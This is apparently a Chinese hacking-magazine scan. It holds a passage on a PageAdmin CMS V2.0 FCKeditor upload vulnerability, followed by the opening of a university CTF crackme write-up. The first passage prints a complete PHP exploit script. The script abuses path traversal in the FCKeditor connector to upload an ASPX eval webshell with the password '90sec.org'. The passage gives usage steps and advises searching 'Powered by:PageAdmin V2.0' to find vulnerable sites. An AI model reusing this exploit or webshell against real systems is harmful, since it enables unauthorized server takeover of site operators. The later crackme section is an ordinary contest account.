30_924.aspx，却提示“无法找到资源”，打开upload\fckeditor目录下，根本没有File子目录，而是有一个目录2011-11，也就是当前的年加月份，中间用-连接，打开2011-11文件夹，里面有一个文件夹File，打开File文件夹，Hztt_2011-11-07_15-16-30_924.aspx躺在那里了，如图4。原来shell的地址中FCKeditor和File之间要加一个当前年月的文件夹，访问http://127.0.0.1/upload/FCKeditor/2011-11/File/Hztt_2011-11-07_15-16-30_924.aspx，获得了shell，如图5。




图2




图3




图4




图5

2.利用EXP获得shell

黑小子给出了一个用PHP写的漏洞利用EXP，可以直接获得shell。EXP的代码为：

```
#!/usr/bin/php
<?php
error_reporting(0);
print_r('
+---------------------------------------------------------------
---------------------------------+
PageAdmin cms Fckeditor Upload Vul Exploit
by:admin@heixiaozi.com
cfking@90sec.org
welcome to www.90sec.org www.webvul.com
+---------------------------------------------------------------
---------------------------------+
```

```
);

if(count($argv) < 2 ){
print_r('
Usage: php '.$argv[0].' url Path
Example:
php '.$argv[0].' www.site.com path
');
  exit;
}
$url=$argv[1];
$path=$argv[2];
$token=getshell($url,$path);
if($token==null){
echo "[-] Exploit Failed \n";
}else{
echo "[*] Exploit Success \n";
echo "[*] Shell:http://$url/upload/$token\n";
}

function Getshell($url,$path){
$host=$url;
$port="80";
$content ="-----------------------------
1398531028480\r\nContent-Disposition: form-data;
name=\"NewFile\"; filename=\"cfking.aspx\"\r\nCon-
tent-Type: application/octet-stream\r\n\r\n<% @Page
Language=\"Jscript\"%><%eval(Request.Item[\"90sec.
org\"],\"unsafe\");%>\r\n---------------------------
---1398531028480--\r\n";
$data = "POST $path//master/fckeditor/editor/
filemanager/connectors/aspx/connector.aspx?Command=
FileUpload&Type=File&CurrentFolder=%2F..%2F..%2F..%
2F..%2Fupload HTTP/1.1\r\n";
$data .= "Host: ".$host."\r\n";
$data .= "User-Agent: Mozilla/5.0 (Windows; U;
Windows NT 5.2; zh-CN; rv:1.9.0.2) Gecko/2008091620
Firefox/3.0.2\r\n";
$data .= "Accept: text/html,application/
xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n";
$data .= "Accept-Language: zh-cn,zh;q=0.5\r\n";
$data .= "Accept-Charset: gb2312,utf-
8;q=0.7,*;q=0.7\r\n";
$data .= "Keep-Alive: 300\r\n";
$data .= "Connection: keep-alive\r\n";
$data .= "Content-Type: multipart/form-data;
boundary=---------------------------1398531028480\r\
n";
$data .= "Content-Length: ".strlen($content)."\
r\n\r\n";
$data .= $content."\r\n";
$ock=fsockopen($host,$port);
if (!$ock) {
echo "[*] No response from $host \n";
die;
}
fwrite($ock,$data);
while (!feof($ock)) {
$exp .=fgets($ock, 1024);
}
preg_match("/(0,'(.*?)')/", $exp, $arr);
return $arr[2];
}

?>
```

把上面代码保存为文件pacmsexp.php，放到了虚拟机系统中的C盘根目录下。由于EXP是用PHP写的，需要你安装PHP后才能使用，我的虚拟机的Windoes 2003系统中已经安装了PHP v5.3。打开命令提示符，切换到C盘根目录下。输入php pacmsexp.php回车后就可以看到EXP的用法了（PHP的安装目录已经被我加进了环境变量path中，所以不用输入php.exe所在的路径），如图6。




图6

EXP的利用格式为：

php pacmsexp.php www.site.com path

其中www.site.com 就是存在漏洞的网站的域名或IP地址，path是PageAdmin Cms V2.0所在的目录。输入php pacmsexp.php 127.0.0.1，回车，会看到一个光标在闪，过一会显示如图7，提示“Exploit Success”，并且已经给出了shell的地址http://127.0.0.1/upload/Hztt_2011-11-07_15-58-22_502.aspx，shell是aspx一句话木马，密码为90sec.org，用菜刀连接http://127.0.0.1/upload/Hztt_2011-11-07_15-58-22_502.aspx，也获得了shell，如图8。

PageAdmin Cms V2.0 getshell 0day以及利用漏洞两种拿shell的方法介绍完了。通过搜索“Powered




图7




图8

by:PageAdmin V2.0"等能找到可能存在这个漏洞的网站。最近正在学习PHP，黑小子的EXP让我学到了不少东西，在此表示感谢。盼望以后自己也能用PHP写出漏洞利用程序。为了方便有的朋友本地测试这个漏洞，我把存在漏洞的PageAdmin Cms V2.0的源代码PageAdmin企业网站管理系统v2.0.rar和漏洞利用程序test.html、pacmsexp.php一起打包给大家了。

破灭由心——小记西电攻防大赛破解体验

冷夜[B.H.S.T]

好久没有写文章了，笔者高考挺幸运，考了不错的成绩，来到曾经一度向往的西安电子科技大学。恰逢西电80周年校庆，对西电也有更深的理解。不过，大学还是大学，总是会有挂科…总是会有翘课。呵呵，但是要让我分享一些经验，我也只能说，最多的还是靠自己。看今天的主题吧，我们西电信息安全协会举办了一个网络攻防大赛，比赛还是比较成功的。由于小生只是对破解有所研究，所以其他方面不说也罢，嘿嘿。比赛一共有两道破解试题，从属于"软件安全"分类之下。下面就介绍一下个人的破解体会。

第一道题是这样描述的：

这是一道破解题，运行程序后，输入序列号即可。如果成功，注册成功按钮将会由不可用变为可用。要求：

1、使这个程序能注册成功。提交注册机的可执行文件。

2、简单阐述该程序的防范手段。

第一眼看到试题，会感觉思路很明了，题目中说到了，按钮由不可用变为可用即可，很自然的想到编程中常引用的一个API（应用程序编程接口）就是EnableWindow。这样就开始测试一下喽。

首先用PEID查一下软件是否有加壳，出题者并没有在这方面为难。软件是Microsoft Visual C++ 6.0编写的。运行一下，输入123，并没有反应…（众叉子：这是当然的了…），如图1。




图1

